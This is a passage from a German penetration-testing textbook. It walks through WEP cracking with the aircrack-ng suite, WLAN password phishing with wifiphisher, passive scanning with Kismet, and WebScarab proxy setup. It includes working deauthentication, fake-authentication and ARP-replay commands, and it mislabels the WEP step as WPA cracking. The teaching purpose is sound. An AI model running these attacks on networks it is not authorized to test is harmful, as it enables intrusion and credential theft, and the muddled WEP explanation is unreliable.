Wenn ein Penetrationstester Zugriff auf das WLAN eines Unternehmens hat, kann er sehr einfach weitere Informationen über die Architektur einholen, indem er sich die Sprünge (Hops) direkt nach dem Access Point bzw. Router ansieht. Das WLAN-Hacking endet also noch nicht mit dem Knacken des geheimen Schlüssels – es kann noch deutlich weiter reichen.

9.1.1 aircrack-ng

Mit aircrack-ng lassen sich WEP-Schlüssel ohne Probleme knacken. In diesem Abschnitt werden Sie erleben, wie einfach die dafür notwendigen Schritte sind.

Wie funktioniert WEP?

Damit Sie die folgenden Schritte besser verstehen, gibt es an dieser Stelle einen kurzen Exkurs, wie WEP funktioniert.

WEP wurde in den 802.11-Standards als Protokoll zum Schutz vor gelegentlichem Mithören von autorisierten WLAN-Nutzern definiert. Das Protokoll hat eine symmetrische Verschlüsselung, das heißt, Sender und Empfänger haben identische Schlüssel, mit denen die Daten entschlüsselt werden können. Aus diesem Grund geht den Daten ein Initialisierungsvektor (IV) voraus, der Informationen über den verwendeten Schlüssel enthält.

Der Access Point (AP) generiert auf der Grundlage des eingegebenen Passworts vier unterschiedliche Schlüssel, die aus drei Bytes bestehen, und für den IV werden zwei weitere Bits genutzt, die anzeigen, welcher Schlüssel gerade verwendet wird. Der eigentliche WEP-Schlüssel umfasst 40 bzw. 104 Bits, das ergibt mit dem vorangestellten IV 64 bzw. 128 Bits.

1 Wired Equivalent Privacy

Der WEP-Schlüssel wird dazu verwendet, auf die Daten eine XOR-Operation und Prüfsummen-Integritätsprüfung anzuwenden und den verschlüsselten Text zu erzeugen, dem auch der IV vorangestellt wird. Wenn Sie sich mit einem AP verbinden, werden Sie nach dem Zugangsschlüssel gefragt. Wenn Sie einen der vier vom AP generierten Zugangsschlüssel eingegeben haben, ist der Zugriff auf den AP für den Client möglich.

Die Idee hinter dem WEP-Knacken besteht darin, schwache IVs zu entdecken, Toolkits wie aircrack-ng machen das möglich. Das Knacken von WEPs erfolgt in drei Stufen:

1. Pakete erschnüffeln und schwache IVs sammeln
2. Den Datenverkehr zu schwachen IVs erhöhen
3. Den WEP-Schlüssel knacken

Pakete erschnüffeln und schwache IVs sammeln

Im ersten Schritt wird mit aircrack-ng nach Datenpaketen im WLAN gesucht. Dabei handelt es sich um eine einfache und passive Tätigkeit. Sie bleiben bei der Tätigkeit im Normalfall unentdeckt.

```
root@ictekali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:59:9d:a7  txqueuelen 1000  (Ethernet)
        RX packets 25949  bytes 35343520 (33.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3892  bytes 241493 (235.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Lokale Schleife)
        RX packets 34135  bytes 9959996 (9.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34135  bytes 9959996 (9.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.172  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::fa89:58c9:7963:5749  prefixlen 64  scopeid 0x20<link>
        ether a0:ab:1b:52:23:2f  txqueuelen 1000  (Ethernet)
        RX packets 31  bytes 6995 (6.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2572 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@ictekali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  447 NetworkManager
 1922 wpa_supplicant
15123 dhclient

PHY     Interface       Driver          Chipset

phy1    wlan0           rtl8192cu       D-Link Corp. DWA-121 802.11n Wireless N 150 Pico Adapter [Realtek RTL8188CUS]

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Abb. 9.1: WLAN-Adapter in den promiscuous-Modus setzen (Lauschen des WLAN-Datenverkehrs)

Als Erstes muss ein Interface zum Belauschen des drahtlosen Netzwerkverkehrs konfiguriert werden. Mit `airmon-ng` können Sie das Interface in den **promiscuous**-Modus setzen. Dabei handelt sich um ein Werkzeug von den aircrack-Entwicklern, um zwischen den Kanälen zu springen, um Pakete erfassen zu können. Der Client und AP müssen auf demselben Kanal sein, um miteinander kommunizieren zu können.

```
sudo airmon-ng start wlan0
```

Wenn der Befehl erfolgreich ausgeführt wurde, können Sie `airodump-ng` nutzen, um den Paket-Strom zu erschnüffeln.

```
sudo airodump-ng wlan0mon
```

```
CH 12 ][ Elapsed: 1 min ][ 2019-07-05 14:55

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D0:5B:A8:D5:E4:6C  -57      150        4    0   1  130  WPA2 CCMP   PSK  3HuiTube_2.4Ghz_E46C
C4:EA:1D:51:29:4D  -60      171       37    0   6  130  WPA2 CCMP   PSK  A1-51294D
44:94:FC:52:10:E5  -83        1        0    0  11  130  WPA2 CCMP   PSK  ComHem5210E1

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   50:32:37:21:44:55  -67    0 - 1      0        4
(not associated)   E8:2A:EA:E2:29:A8  -81    0 - 1      0        8  VIG
D0:5B:A8:D5:E4:6C  7C:1C:68:0C:94:FA   -1    0e- 0      0        2
D0:5B:A8:D5:E4:6C  1C:9E:46:79:D1:48  -64    0 -24      0        2
C4:EA:1D:51:29:4D  CC:50:E3:C3:BE:47  -49    0 - 6      0        6
C4:EA:1D:51:29:4D  D8:C7:71:6F:51:80  -49    0 - 1e     0        2
C4:EA:1D:51:29:4D  3C:F7:A4:00:01:63  -49    1e- 1e     0        6
C4:EA:1D:51:29:4D  D0:D7:83:C6:D7:E8  -56    0 - 6      0        1
C4:EA:1D:51:29:4D  B8:09:8A:D6:E4:79  -57    0 - 1e     0        3  A1-51294D
C4:EA:1D:51:29:4D  7C:76:35:7A:8D:B6  -57    0 - 1e     0        6
C4:EA:1D:51:29:4D  34:F6:4B:8A:9C:33  -73    0 - 1      0        2
```

Abb. 9.2: Sniffing des Paketstroms im WLAN mit `airodump-ng`

Der obere Teil der Ausgabe von `airodump-ng` zeigt Informationen über die APs innerhalb der Reichweite. Unterhalb sind die Clients angeführt, die mit den APs verbunden sind. Sie müssen anschließend die SSID wählen, die einen WEP-Schlüssel hat und zu den autorisierten Zielen gehört. Inzwischen sind WLANs mit WEP relativ selten, darum werden Sie das Toolkit recht selten nutzen müssen, aber es schadet trotzdem nicht, sich damit zu beschäftigen.

Als Nächstes müssen Sie den Verkehr des gewählten Netzwerks erfassen und in eine lokale Datei schreiben. Für diese Aufgabe benötigen Sie die BSSID (MAC-Adresse des AP) und den Kanal (CH), der Befehl lautet dazu:

```
sudo airodump-ng wlan0mon --bssid C4:EA:1D:51:29:40 --channel 6 --write
wlanCrackMe
```

Dieser Befehl bewirkt, dass der Datenverkehr der angegebenen BSSID auf Kanal 6 belauscht wird und die erfassten Pakete in eine lokale Datei mit dem Namen *wlanCrackMe* geschrieben werden.




Abb. 9.3: Der in die Datei geschriebene Datenverkehr

Datenverkehr an schwache IVs erhöhen

Das passive Mithören dauert lange, denn Sie müssen auf ordnungsgemäße IV-Pakete warten. Sie können aber mit einer ARPreplay-Attacke dafür sorgen, dass mehr Datenverkehr anfällt. Das geschieht über die Replikation von ARP-Requests, die das zulässige Gerät an den AP sendet.

```
sudo aireplay-ng --arpreplay wlan0mon -e <SSID> -h <MAC-Adresse>
```

`aireplay-ng` führt dazu, dass ARP-Pakete des zulässigen und über seine MAC-Adresse spezifizierten Clients (Parameter `-h`) erfasst und an den AP gesendet werden, um mehr Pakete mit schwachen IVs zu bekommen. Die Menge an ARP-Verkehr im WLAN lässt sich auf zwei Arten erhöhen:

1. Versuch einer gefälschten Authentifizierung am AP
2. Abmelden des zulässigen Clients vom AP

Bei Ersterem wird von `aireplay-ng` eine gefälschte Authentifizierung erstellt und an den AP gesendet, um mehr Antworten mit schwachen IVs zu bekommen. Hierzu geben Sie bei den Parametern

- `--fakeauth` die Verzögerung beim Senden von Paketen an,
- `--a` die BSSID und
- `--h` die MAC-Adresse des Hosts.

```
sudo aireplay-ng --fakeauth 0 -a C4:EA:1D:51:29:40 wlan0mon -h
1C:2E:A5:EC:88:69
```

Bei dem anderen Szenario werden Pakete zur Abmeldung an einen oder alle zulässigen Clients geschickt. Dadurch werden die Clients versuchen, sich wieder beim AP zu authentifizieren, wodurch das Aufkommen des Datenverkehrs ebenfalls steigt.

```
sudo aireplay-ng –deauth 0 -e <SSID>
```

WPA-Schlüssel knacken

Wie Sie in Abbildung 9.3 erkennen können, wurden einige Dateien mit dem Namen *wlanCrackMe.** angelegt, wobei Sie für die weiteren Schritte die *cap*-Datei interessieren wird. Diese Datei enthält die gesammelten schwachen IVs.

Somit können Sie zum eigentlichen Teil der Aufgabe, dem Knacken des WPA-Schlüssels, übergehen. Sie brauchen nur noch dem `aircrack-ng` die *cap*-Datei zu übergeben und der Rest geschieht fast von allein. Mithilfe eines Algorithmus versucht das Tool, den WEP-Schlüssel aus den gesammelten schwachen IVs zu erraten. Sie müssen nur noch abwarten, bis das Tool seine Arbeit erledigt hat.

9.1.2 wifiphisher

WLAN-Zugänge sind häufig durch Verschlüsselung vor unbefugten Zugriffen geschützt, sodass Sie ein Passwort benötigen, damit Sie sich mit dem WLAN verbinden können. Sie können durch Ausprobieren (Brute Force) versuchen, das Passwort herauszufinden, jedoch bedarf es dafür eines beachtlichen Zeitaufwands. Es ist nur dann sinnvoll und praktikabel, wenn Sie glauben, dass es sich um ein schwaches Passwort handelt, das auch in einem Wörterbuch eingetragen ist.

Es gibt auch die Möglichkeit, zu versuchen, einem Nutzer des WLAN das Passwort zu entlocken. Entweder Sie sind frech und fragen ganz einfach oder Sie setzen auf Phishing, um den Nutzer dazu zu bringen, das Passwort irgendwo einzugeben und es Ihnen dadurch zu verraten.

Wifiphisher ist ein Skript, das nach diesem Prinzip arbeitet. Es imitiert ein WLAN, in dem ein Nutzer angemeldet ist, und sendet im Namen des WLAN ein Paket, das alle Clients dazu bringt, sich von diesem WLAN zu trennen. Als Angreifer hoffen Sie, dass sich einer der Clients anschließend automatisch oder einer der User des

Netzwerks sich manuell mit dem imitierten WLAN verbindet. Der Anwender bekommt dann eine Seite angezeigt, die vorspielt, dass sie vom Access Point kommt, und dort soll der Anwender unter einem fadenscheinigen Grund das WLAN-Passwort eingeben, das anschließend an Sie übermittelt wird.

Für die Nutzung von wifiphisher werden 2 WLAN-Adapter vorausgesetzt. Es kann sein, dass wifiphisher nicht vorinstalliert ist, dann können Sie es ohne Probleme aus dem Repository installieren:

```
sudo apt-get install wifiphisher
```




Abb. 9.4: Auswahl des zu imitierenden WLAN-Netzwerks

Das Tool kann nur über die Kommandozeile ausgeführt werden und benötigt Root-Rechte für die Ausführung.

```
sudo wifiphisher
```

Der Start kann etwas dauern, da als Erstes die WLAN-Adapter in Betrieb genommen werden. Anschließend können Sie die Konfiguration vornehmen. Dazu wählen Sie unter anderem das entsprechende WLAN aus (Abbildung 9.4). Wenn Sie alles entsprechend Ihren Vorstellungen konfiguriert haben, sehen Sie in wifiphisher sofort, wenn sich jemand mit dem Fake-Access Point verbindet (Abbildung

9.5), und dieser erhält dann ein eine Fake-Seite des vermeintlichen Access Point (Abbildung 9.6).

Abb. 9.5: wifiphisher – Verbindungsübersicht




Abb. 9.6: Fake Access Point Seite von wifiphisher

9.1.3 Kismet

Kismet ist fast so bekannt wie Nmap. Wenn es darum geht, Funkwellen und Sender aufzuspüren, gibt es wohl kein vielseitigeres Tool. Kismet besteht aus folgenden drei Produkten:

- Server
- Client
- Drohne

Die Drohne(n) sammeln die Daten, die an einen zentralen Server geliefert werden. Dieser kommuniziert mit dem Client, um die Informationen anzuzeigen. Das macht Kismet unglaublich flexibel: Das Tool lässt sich nicht nur auf einem System betreiben, sondern Sie können es auch auf mehrere Komponenten verteilen.

Als Drohnen können Sie günstige OpenWRT-Router oder Raspberry Pi einsetzen. Der Server kann lokal oder in der Cloud betrieben werden – und die Clients können sich von überall auf die Daten des Servers aufschalten und die Informationen auswerten. Sie können es mit dem Kismet-eigenen Interface oder mittels Kimon, einem Tool mit der grafischen Oberfläche – Kismon – starten.

Bei Kismet sollten Sie unbedingt etwas Zeit für die Einarbeitung einrechnen, aber es ist es wert, da Sie ein unglaublich umfangreiches Tool zur Verfügung haben. Der Scanner kann nicht nur WLAN-Netzwerke aufspüren, sondern lässt sich auch mit Plug-Ins erweitern. Sie können damit beispielsweise DECT, Bluetooth oder Zigbee[2] aufspüren und mappen. Kismet kann GPS-Daten mit gefundenen Access Points kombinieren und sie auf Karten anzeigen. Der Vorteil von Kismet: Es arbeitet komplett passiv, es lauscht also nur und sendet selbst keine Pakete aus. Das Tool kann den kompletten Datenverkehr aufzeichnen und als PCAP bereitstellen. Sie können das Ergebnis anschließend mit WireShark oder TCPDump analysieren.

Kismet können Sie über das Anwendungsmenü oder über die Konsole mit `kismet` starten. Beim Starten kommt die Abfrage, ob Sie Kismet als Root ausführen möchten, was Sie mit OK bestätigen. Als Nächstes werden Sie gefragt, ob Sie den Kismet-Server automatisch starten möchten, bestätigen Sie mit YES. Im darauf folgenden »Fenster« können Sie die Start-Optionen festlegen. Ich empfehle Ihnen hier den Punkt SHOW CONSOLE zu deaktivieren, bevor Sie mit START fortfahren. Darauf kommt der Hinweis, dass keine Quelle angegeben wurde, und die Frage, ob Sie die Quelle jetzt hinzufügen wollen. Sie bestätigen die Frage mit YES. Im nächsten Fenster können Sie die Quelle festlegen. Dazu benötigen Sie den Namen der WLAN-Karte, meistens *wlan0*, den Sie im Eingabefeld bei INTF eingeben. Anschließend Schließen Sie die Eingabe mit ADD ab. Danach sollten in Kürze die ersten Ergebnisse zu sehen sein.

2 Bei Zigbee handelt es sich um ein in der Heimautomation weit verbreitetes Kommunikationsprotokoll. Es vernetzt LEDs und viele weitere Produkte im Smart Home herstellerübergreifend.




Abb. 9.7: Kismet beim Informationsammeln

9.2 Webseiten-Penetration-Testing

Zu einem vollständigen Penetrationstest gehört auch der Test von Webseiten. In Kali Linux gibt es dafür einige populäre Tools, wie z.B.:

- WebScarab
- Skipfish
- HTTrack (kann auch zur Informationsbeschaffung verwendet werden und wird deshalb in Kapitel 8 beschrieben)

9.2.1 WebScarab

WebScarab ist ein Tool, das als Proxy zwischen der Anwendung und dem Webserver dient und somit die Kommunikation belauschen kann. Es ermöglicht Ihnen das Protokollieren von http-Verbindungen und SSL-gesicherten https-Verbindungen. Es versetzt Sie auch in die Lage, die Anfragen und Antworten vor dem Weiterreichen an das Ziel zu verändern.




Abb. 9.8: Benutzeroberfläche von WebScarab

Das Framework ist modular aufgebaut, sodass Sie darin zahlreiche Plug-Ins nach Ihrem Bedarf laden können. Schon in der Standardkonfiguration haben Sie mit WebScarab ein hervorragendes Instrument, um mit den Webzielen zu interagieren und diese zu untersuchen.

WebScarab können Sie über das Terminal mit `webscarab` oder über das Systemmenü starten (ANWENDUNGEN|WEBSCARAB). Bevor Sie einen Angriff starten, sollten Sie sicherstellen, dass Sie sich im Modus mit der Oberfläche mit allen Features des Tools befinden. Das wäre der Standardmodus in Kali Linux, Sie können jedoch zwischen einem Lite-Interface – einer abgespeckten Oberfläche – und dem Full-Featured Interface wechseln (siehe Abbildung 9.9).




Abb. 9.9: WebScarab im Lite-Interface-Modus, zum Umschalten auf den vollständigen Modus

Wenn Sie die Oberfläche umgestellt haben, werden Sie aufgefordert, das Tool neu zu starten. Sobald Sie das Programm neu gestartet haben, werden Sie am oberen Rand des Fensters Zugriff auf mehr Registerkarten haben, die Sie in der Lite-Version nicht sehen konnten, darunter auch das Register SPIDER.

Wenn Sie im vollständigen Modus sind, müssen Sie Ihren Browser so konfigurieren, dass er WebScarab als Proxy verwendet, damit der gesamte Datenverkehr, der den Browser erreicht oder von ihm ausgeht, durch das Tool geroutet wird. Der Proxy fungiert wie ein Vermittler, der auch die Möglichkeit hat, den Netzwerkverkehr anzuzeigen, anzuhalten und zu manipulieren.

Der Proxy kann im Browser gewöhnlicherweise in den Verbindungseinstellungen konfiguriert werden. Im Firefox ESR, der in Kali standardmäßig installiert ist, findet man diesen unter ALLGEMEIN|VERBINDUNGS-EINSTELLUNGEN und dort unter EINSTELLUNGEN... (siehe Abbildung 9.10).




Abb. 9.10: Einrichten des Proxys in Firefox, um WebScarab zu nutzen

Bei der Konfiguration wählen Sie unter PROXY-ZUGRIFF AUF DAS INTERNET KONFIGURIEREN die manuelle Proxy-Konfiguration aus und legen 127.0.0.1 als HTTP-Proxy auf Port 8008 fest. Es empfiehlt sich, gleich das Kontrollkästchen FÜR ALLE PROTOKOLLE DIESEN PROXY-SERVER VERWENDEN zu aktivieren, das sich gleich unter

dem HTTP-Proxy-Feld befindet. Jetzt müssen Sie nur noch alle Angaben, die Sie gemacht haben, mit dem Button OK bestätigen, um das Fenster mit den Verbindungseinstellungen zu verlassen. Danach können Sie den Einstellungs-Reiter in Firefox beenden.

Ab diesem Zeitpunkt wird der gesamte Datenverkehr, der Ihren Browser erreicht oder verlässt, durch WebScarab als Proxy geleitet. Bedenken Sie, das Programm WebScarab muss laufen, während es als Proxy dient. Sobald es geschlossen ist, erhalten Sie beim Surfen im Internet eine Fehlermeldung, dass kein Proxy gefunden werden kann. Dann müssen Sie entweder WebScarab wieder starten oder die Proxyeinstellungen ändern. Wenn Sie mit dem lokalen Proxy unterwegs sind, sollten Sie sich auch nicht durch den Hinweis auf ein ungültiges Zertifikat erschrecken lassen, der bei jeglichem HTTPS-Datenverkehr auftaucht. Das ist ein erwartetes Verhalten, da der Proxy in der Mitte der Verbindung sitzt.

Nachdem Sie den Proxy konfiguriert haben, können Sie mit dem Spiderangriff[3] auf das Ziel beginnen. Dazu geben Sie die Ziel-URL in den Browser ein. Nehmen wir an, Sie wollen alle Dateien und Verzeichnisse der ICTE-Webseite sehen. Dazu rufen Sie einfach die URL `www.icte.biz` im Browser auf. Die Webseite wird jetzt über WebScarab geroutet. Sobald diese im Browser geladen ist, können Sie zu WebScarab wechseln. Dort sehen Sie die URL sowie alle anderen, die Sie seit dem Start von WebScarab – bzw. der Umstellung des Proxys – besucht haben. Damit Sie die Webseite untersuchen können, müssen Sie auf die URL mit der rechten Maustaste klicken und dort SPIDER TREE auswählen.

Jetzt sehen Sie die Dateien und Ordner, die zur Zielwebseite gehören. Um die einzelnen Ordner genauer zu untersuchen, machen Sie einen Rechtsklick auf den Ordner und wählen wieder SPIDER TREE aus.

Anforderungen abfangen

